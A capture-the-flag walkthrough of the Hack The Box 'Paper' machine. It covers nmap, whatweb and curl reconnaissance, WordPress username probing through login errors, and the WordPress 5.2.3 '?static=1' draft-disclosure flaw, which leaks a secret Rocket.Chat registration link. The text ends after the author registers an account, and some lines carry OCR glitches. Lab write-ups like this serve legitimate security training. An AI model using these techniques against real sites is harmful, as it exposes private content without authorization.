
### [HTB] Paper

- by **Pablo** `github.com/vorkampfer/hackthebox2/paper`
- **Resources:**

> 1. S4vitar YouTube: `htbmachines.github.io/`
> 2. 0xdf gitlab: `https://0xdf.gitlab.io/`
> 3. Linpeas Github `https://github.com/peass-ng/PEASS-ng/releases`
> 4. Privacy search engine `https://metager.org`
> 5. Privacy search engine `https://ghosterysearch.com/`
> 6. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 7. `https://book.hacktricks.xyz/`



Paper

OS Linux

RELEASE DATE 05 Feb 2022

DIFFICULTY Easy

POINTS 20

- **View terminal output with color**

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Paper is a fun easy-rated box themed off characters from the TV show “The Office”. There’s a WordPress vulnerability that
allows reading draft posts. In a draft post, I’ll find the URL to register accounts on a Rocket Chat instance. Inside the
chat, there’s a bot that can read files. I’ll exploit a directory traversal to read outside the current directory, and find
a password that can be used to access the system. To escalate from there, I’ll exploit a 2021 CVE in PolKit. In Beyond Root,
I’ll look at a later CVE in Polkit, Pwnkit, and show why Paper wasn’t vulnerable, make it vulnerable, and exploit it. ~0xdf
```

Skill-set:

```
1. Information Leakage
2. Abusing WordPress - Unauthenticated View Private/Draft Posts
3. Abusing Rocket Chat Bot
4. Polkit(CVE-2021-3560)[Privilege Escalation]
```

## Basic Recon

### 1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 10.129.136.31

2. ▷ whichsystem.py 10.129.136.31
[+]==> 10.129.136.31 (ttl -> 63): Linux
```

### 2. Nmap

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan paper.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3.  ▷ echo $openportz
22,53,80
4. ▷ source ~/.zshrc
5. ▷ echo $openportz
22,80,443
6. ▷ portzscan $openportz drive.htb
7. ▷ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80,443 paper.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 8.0
>>> Looking for Apache
Apache httpd 2.4.37
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
22/tcp  open  ssh
OpenSSH 8.0
443/tcp open  ssl/http
HTTPS Port. Run openssl query.

>>> Listing all the open ports
22/tcp  open  ssh      syn-ack OpenSSH 8.0 (protocol 2.0)
80/tcp  open  http     syn-ack Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k
mod_fcgid/2.3.9)
443/tcp open  ssl/http syn-ack Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k
mod_fcgid/2.3.9)
```

### 3. Discovery with *Ubuntu Launchpad*

```
1. I lookup `OpenSSH 8.0 (protocol 2.0) launchpad`
2. I could not find the correct OS version. A random guess says it is most like an Ubuntu Focal Fossa server.
```

### 4. Whatweb


```
1. ▷ whatweb http://10.129.136.31/
http://10.129.136.31/ [403 Forbidden] Apache[2.4.37][mod_fcgid/2.3.9], Country[RESERVED][ZZ], Email[webmaster@example.com],
HTML5, HTTPServer[CentOS][Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9], IP[10.129.136.31], MetaGenerator[HTML Tidy
for HTML5 for Linux version 5.7.28], OpenSSL[1.1.1k], PoweredBy[CentOS], Title[HTTP Server Test Page powered by CentOS],
UncommonHeaders[x-backend-server], X-Backend[office.paper]
```

```
2.  .136.31/ [403 Forbidden] Apache[2.4.37][mod_fcgid/2.3.9], Country[RESERVED][ZZ], Email[webmaster@example.com], HTML5,
HTTPServer[CentOS][Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9], IP[10.129.136.31], MetaGenerator[HTML Tidy for
HTML5 for Linux version 5.7.28], OpenSSL[1.1.1k], PoweredBy[CentOS], Title[HTTP Server Test Page powered by CentOS]
```

5. **I do an openssl query**

```
1. ▷ openssl s_client -connect 10.129.136.31:443
CN=localhost.localdomain, emailAddress=root@localhost.localdomain
2. I add the hostname to my hosts file `localhost.localdomain`
3. ▷ cat /etc/hosts | grep ^10
10.129.136.31 paper.htb localhost.localdomain
```

---




HTTP SERVER TEST PAGE

This page is used to test the proper operation of the HTTP server after it has been installed. If
means that this site is working properly. This server is powered by CentOS.

6. **Manual site enumeration**

```
1. ▷ curl -s -X GET "http://localhost.localdomain/" -I
HTTP/1.1 403 Forbidden
Date: Mon, 12 Aug 2024 04:24:00 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
ETag: "30c0b-5c5c7fdeec240"
Accept-Ranges: bytes
Content-Length: 199691
Content-Type: text/html; charset=UTF-8
2. I did not notice it in the whatweb scan but there is a domain in the results `office.paper`
3. ▷ cat /etc/hosts | grep ^10
10.129.136.31 office.paper paper.htb localhost.localdomain
```

---



Blunder Tiffin Inc.


The best paper company in the electric-city Scranton!

7. **I check out `office.paper`**

```
1. http://office.paper/index.php/2021/06/19/feeling-alone/
2. nick
June 20, 2021 at 2:49 pm

Michael, you should remove the secret content from your drafts ASAP, as they are not that secure as you think!
-Nick
```

---

## WordPress Site



CMS
WordPress 5.2.3

Operating systems
CentOS

Blogs
WordPress 5.2.3

Web server extensions
OpenSSL 1.1.1k

Font scripts
Font Awesome
Google Font API

Databases
MySQL

JavaScript libraries
jQuery 1.12.4


Miscellaneous

8. **Wappalyzer detects that this is a wordpress site and also shows the version.**

```
1. http://office.paper/wp-login.php
2. There is a word press login.
3. I try `prisonmike` because his name shows up on the main page. `http://office.paper/`
4. **ERROR**: The password you entered for the username **prisonmike** is incorrect. [Lost your password?]
(http://office.paper/wp-login.php?action=lostpassword)
5. So now we know that `prisonmike` is a valid user on the wordpress website.
6. So if you go the main page `http://office.paper/` you will see there are around 3 names total. `nick,prisonmike,michael,
blunder tiffin, scranton branch, Creed Bratton, and possibly jan`
7. I try a fake login with nick and michael.
8. [June 20, 2021 at 2:49 pm](http://office.paper/index.php/2021/06/19/feeling-alone/#comment-4)
`Michael`, you should remove the secret content from your drafts ASAP, as they are not that secure as you think!
-Nick
9. In Wordpress it is possible to create drafts pages. There are also exploits to view these draft pages.
```

---

### Draft pages exploit



So far we know that adding `?static=1` to a wordpress URL should leak its secret content. Adding a `var_dump($this->posts);` before the access control checks, we can see the following pages being returned for `http://wordpress.local/?static=1`:

```
array(2) {
  [0]=>
  object(WP_Post)#763 (24) {
    ["ID"]=>
    int(43)
    ["post_author"]=>
    string(1) "1"
```


9. **I look up `wordpress viewing drafts vulnerabilities`**

```
1. https://wpscan.com/vulnerability/3413b879-785f-4c9f-aa8a-5a4a1d5e0ba2/
2. `https://0day.work/proof-of-concept-for-wordpress-5-2-3-viewing-unauthenticated-posts/`
3. This vulnerability could allow an unauthenticated user to view private or draft posts due to an issue within WP_Query.
4. I copy the PoC
5. http://wordpress.local/?static=1&order=asc
```

10. **I widdle down the url path to `?static=1` and I find something interesting.**

```
1. http://office.paper/?static=1
2. Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwigt….
# Secret Registration URL of new Employee chat system
http://chat.office.paper/register/8qozr226AhkCHZdyY
# I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant, Nick.
# Also, stop looking at my drafts. Jeez!
3. A secret registration url!
```

---



rocket.chat

foo

foo@gmail.com


●●●●●●●●●●●

●●●●●●●●●●●

11. **I add this secret sub-domain to the hosts file**

```
▷ cat /etc/hosts | grep ^10
10.129.136.31 chat.office.paper office.paper paper.htb localhost.localdomain
Now we can check out that new secret page.
`http://chat.office.paper/register/8qozr226AhkCHZdyY`
```

---



chat.office.paper/register/8qozr226AhkCHZdyY

Home

Welcome to Rocket.Chat!

The Rocket.Chat desktops apps for Windows, macOS and Linux are available to download here.

The native mobile app, Rocket.Chat, for Android and iOS is available from Google Play and the App Store.

For further help, please consult the documentation.


If you're an admin, feel free to change this content via **Administration** → **Layout** → **Home Body**. Or clicking here.

12. **I successfully register for a new account**

```
Welcome to Rocket.Chat!
The Rocket.Chat desktops apps for Windows, macOS and Linux are available to download here.
The native mobile app, Rocket.Chat, for Android and iOS is available from Google Play and the App Store.
For further help, please consult the documentation.
If youre an admin, feel free to change this content via Administration → Layout → Home Body. Or clicking here.
```

---

